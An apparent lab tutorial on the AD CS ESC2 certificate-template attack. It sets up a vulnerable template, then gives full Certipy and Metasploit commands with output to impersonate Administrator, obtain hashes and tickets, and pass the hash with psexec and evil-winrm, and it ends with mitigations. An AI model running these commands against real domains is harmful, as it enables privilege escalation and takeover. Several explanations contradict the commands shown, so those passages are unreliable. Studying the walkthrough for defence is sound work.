
- Select **Any Purpose**



- And Click **OK**

Configure the Security Tab

- Click **Add** → Type Domain Users → Click OK
- Select Domain Users
- Check → Enroll




Allows low-privileged users to request certs, but not impersonate anyone

Notes:


- The **Any Purpose** EKU allows the certificate to be used in multiple scenarios, including smart card logon, S/MIME, and VPN access.
- Keeping **Client Authentication** or **Any Purpose** ensures the certificate is compatible with Kerberos-based authentication.
- Excluding **Code Signing** reduces the risk of abuse, such as using the cert to sign malicious code in poorly secured environments.

Confirm Issuance Requirements

- Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.




- Find Vulnerable Template in the list and select it, in our case we created it as ESC2.
- Finally, click OK to publish it



Save the Template

- Click **OK** to save and close



We can see our **template** is now created!

Enumeration & Exploitation

ESC2 Attack Using Certipy

Certipy is a Python tool that helps enumerate and exploit AD CS by identifying vulnerable templates, requesting and converting certificates, and enabling authentication methods like Kerberos, DCSync, and Rubeus-style attacks.

Enum for Vulnerable Templates

Use your **valid low-priv credentials** (raj in our case) to check ADCS:

Fire the command as

```
certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
```

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 14 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC-CA' via CSRA: CASessionError: code:
[*] Trying to get CA configuration for 'ignite-DC-CA' via RRP
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250112043934_Certipy.zip'. Drag and drop the file into the BloodHound
[*] Saved text output to '20250112043934_Certipy.txt'
[*] Saved JSON output to '20250112043934_Certipy.json'
```


The output should indicate that the ESC2 template is enrollable by the user raj, allows the subject to be specified in the request, and includes the "Any purpose" EKU in our case.

```
┌──(root㉿kali)-[~]
└─# cat 20250112043934_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC-CA
    DNS Name                            : DC.ignite.local
    Certificate Subject                 : CN=ignite-DC-CA, DC=ignite, DC=local
    Certificate Serial Number           : 316830D883F61CA647EADB55B6501712
    Certificate Validity Start          : 2024-12-22 08:01:51+00:00
    Certificate Validity End            : 2029-12-22 08:11:51+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        ManageCa                        : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        Enroll                          : IGNITE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : ESC2
    Display Name                        : ESC2
    Certificate Authorities             : ignite-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Any Purpose
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Rights                 : IGNITE.LOCAL\Domain Users
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : IGNITE.LOCAL\Administrator
      Write Owner Principals            : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
      Write Dacl Principals             : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
      Write Property Principals         : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrator
[!] Vulnerabilities
      ESC2                              : 'IGNITE.LOCAL\\Domain Users' can enroll and template can be used
      ESC3                              : 'IGNITE.LOCAL\\Domain Users' can enroll and template has Certifi
```

Request a Certificate as Administrator

Use the vulnerable template to request a certificate for your own user (eg: raj)

```
certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC2'
```



If Successful, Certipy saves a **.pfx certificate file** (raj.pfx in our case)!

We're directing Certipy to log in as raj, use the 'User' certificate template to request a cert on behalf of Administrator, and save the resulting certificate as **raj.pfx**.

```
certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'User' -on-behalf-of administrator -pfx raj.pfx
```


If successful, this results in a **valid certificate for Administrator** without needing their credentials.

Note: The -on-behalf-of administrator flag is the key impersonation step, it tells the CA to issue a certificate for Administrator instead of the requesting user.

Use the Certificate

Once authenticated as Administrator, dump NTLM hashes from the Domain Controller

```
certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48
```



Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

After obtaining NTLM hashes, move laterally using Pass-the-Hash (PTH) attacks.

For this using an amazing tool impacket with the command

```
Impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48
```

ESC2 Attack Using Metasploit

The Metasploit module **auxiliary/gather/ldap/ldap_esc_vulnerable_cert_finder** is used to **enumerate vulnerable AD CS certificate templates** directly via LDAP — it detects misconfigurations like ESC2.

Let's walk through how to **use it effectively**, then how to **exploit ESC2** based on the results.

- **Enumeration for vulnerable certificate templates**

Launch Metasploit: msfconsole

Load the Module:

```
use auxiliary/gather/ldap/ldap_esc_vulnerable_cert_finder
set RHOSTS 192.168.1.48
set DOMAIN ignite.local
set USERNAME raj
set PASSWORD Password@1
run
```

```
msf6 > use auxiliary/gather/ldap_esc_vulnerable_cert_finder
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set username raj
username => raj
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set password Password@1
password => Password@1
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > run
[*] Running module against 192.168.1.48

[*] Discovering base DN automatically
[!] Couldn't find any vulnerable ESC13 templates!
[+] Template: ESC2
[*]   Distinguished Name: CN=ESC2,CN=Certificate Templates,CN=Public Key Services,CN=Services
[*]   Manager Approval: Disabled
[*]   Required Signatures: 0
[+]   Vulnerable to: ESC2
[*]   Notes: ESC2: Template defines the Any Purpose OID or no EKUs (PkiExtendedKeyUsage)
[*]   Certificate Template Enrollment SIDs:
[*]     * S-1-5-21-798084426-3415456680-3274829403-513 (Domain Users)
[*]     * S-1-5-21-798084426-3415456680-3274829403-512 (Domain Admins)
[*]     * S-1-5-21-798084426-3415456680-3274829403-519 (Enterprise Admins)
[+]   Issuing CA: ignite-DC-CA (DC.ignite.local)
[*]     Enrollment SIDs:
[*]       * S-1-5-11 (Authenticated Users)
[*]       * S-1-5-21-798084426-3415456680-3274829403-519 (Enterprise Admins)
[*]       * S-1-5-21-798084426-3415456680-3274829403-512 (Domain Admins)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) >
```

This confirms **ESC2 is possible(vulnerable)** — the template allows impersonation.

- **Request a Certificate as Administrator**

This Metasploit module auxiliary/admin/dcerpc/icpr_cert exploits misconfigured AD CS templates ESC2 by requesting certificates via RPC instead of the web interface and saving the resulting .pfx file for future authentication.

The AD CS server approved the certificate request, issuing a certificate linked to raj@ignite.local.
It was saved as a .pfx (PKCS#12) file at: /root/.msf4/loot/..., containing both the certificate and private key ready for PKINIT-based authentication.
The loot command output confirms:
• The .pfx file is valid and stored locally
• It can now be used to authenticate as raj or impersonate another user, depending on the template permissions

Load the Certificate Request Module

```
use auxiliary/admin/dcerpc/icpr_cert
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC2
set SMBDomain ignite.local
set SMBPass Password@1
set SMBUser raj
run
```

```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA => ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC2
CERT_TEMPLATE => ESC2
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain => ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass => Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser => raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: raj@ignite.local
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 -   * 2.5.29.37.0
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112054234_default_192.168.1.48_window
s.ad.cs_334626.pfx
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/icpr_cert) > loot

Loot
====

host          service  type           name            content               info                    path
----          -------  ----           ----            -------               ----                    ----
192.168.1.48           windows.ad.cs  certificate.pfx  application/x-pkcs12  IGNITE\raj Certificate  /roo
t/.msf4/loot/20250112054119_default_192.168.1.48_windows.ad.cs_703658.pfx
```

We've successfully performed an ESC2 attack using the Metasploit module admin/dcerpc/icpr_cert, impersonating the Administrator account and obtaining a valid PFX certificate issued in their name.

Setting ON_BEHALF_OF allows a low-privileged user to request a certificate on behalf of another user in this case, the Administrator.

*Note: It works **only if** the certificate template allows it (SubjectAltName from requester & no Manager Approval or ENROLLEE_SUPPLIES_SUBJECT restrictions).*

We selected the 'User' certificate template, which is likely enrollable by the current user.

Load the Certificate Request Module

```
set ON_BEHALF_OF Administrator
set PFX root/.msf4/loot/20250112054234_default_192.168.1.48_windows.ad.cs_334626.pfx
set CERT_TEMPLATE User
run
```


```
msf6 auxiliary(admin/dcerpc/icpr_cert) > set ON_BEHALF_OF Administrator
ON_BEHALF_OF => Administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > set PFX /root/.msf4/loot/20250112054234_default_192.168.1.48_windows.ad.cs_334626.pfx
PFX => /root/.msf4/loot/20250112054234_default_192.168.1.48_windows.ad.cs_334626.pfx
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE User
CERT_TEMPLATE => User
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: Administrator@ignite.local
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112054501_default_192.168.1.48_windows.ad.cs_460247.pfx
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/icpr_cert) >
```

We successfully obtained a certificate as Administrator, confirming the template's vulnerability to ESC2, and the resulting .pfx file now serves as Administrator's private key and certificate, enabling Kerberos authentication as that user using Certipy or similar tools.

Renaming it to administrator.pfx helps you **quickly identify** the cert as belonging to the impersonated Administrator account.

Fire the command to rename :

```
mv 20250112054501_default_192.168.1.48_windows.ad.cs_460247.pfx administrator.pfx
```



Use the Certificate

The **auxiliary/admin/kerberos/get_ticket** module can be used to request TGT/TGS tickets from the KDC.

The following ACTIONS are supported:


- **GET_TGT**: legally request a TGT from the KDC given a password, a NT hash or an encryption key. The resulting TGT will be cached.
- **GET_TGS**: legally request a TGS from the KDC given a password, a NT hash, an encryption key or a cached TGT. If the TGT is not provided, it will request it the same way the "TGT action" does. The resulting TGT and the TGS will be cached.

Use a .pfx file to **authenticate as Administrator** and get a **Kerberos TGT** you can later use with pass-the-ticket attacks.

Launch Metasploit: msfconsole

Load the Module and Set required Options:

```
use admin/kerberos/get_ticket
set cert_file /root/.msf4/loot/administrator.pfx
set rhosts 192.168.1.48
set action GET_HASH
run
```




If the attack is successful, the system dumps the NTLM hash.

Lateral Movement & Privilege Escalation using Evil-Winrm

Use **Evil-WinRM** to get a shell as Administrator using the certificate-based authentication.

Fire up the command as

```
evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```



Mitigation

Layer	Mitigation
Certificate Templates	Review and harden templates
Permissions	Limit who can enroll
PKI Configuration	Harden ADCS settings
Detection	Monitor logs and anomalous cert issuance
Network Controls	Restrict PKINIT and LDAPS
Patch & Update	Ensure ADCS is up to date

1. **Harden Certificate Templates** → Disable ENROLLEE_SUPPLIES_SUBJECT and remove irrelevantClient Authentication EKUs
2. **Restrict Enrollment Permissions** → Grant Enroll and Autoenroll rights only to trusted users and groups
3. **Disable or Remove Unused Templates** → Unpublish legacy or not secure templates like "User"
4. **Enable Manual Approvals** → Require manager approval for sensitive certificate templates
5. **Monitor Certificate Activity** → Watch for Event IDs 4886 (request) and 4887 (issue) in security logs
6. **Regular Vulnerability Scanning** → Use Certipy and Metasploit to identify and fix template misconfigurations
7. **Harden and Isolate ADCS Infrastructure** → Patch, restrict network access, and disable unnecessary ADCS roles

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

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- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
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

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux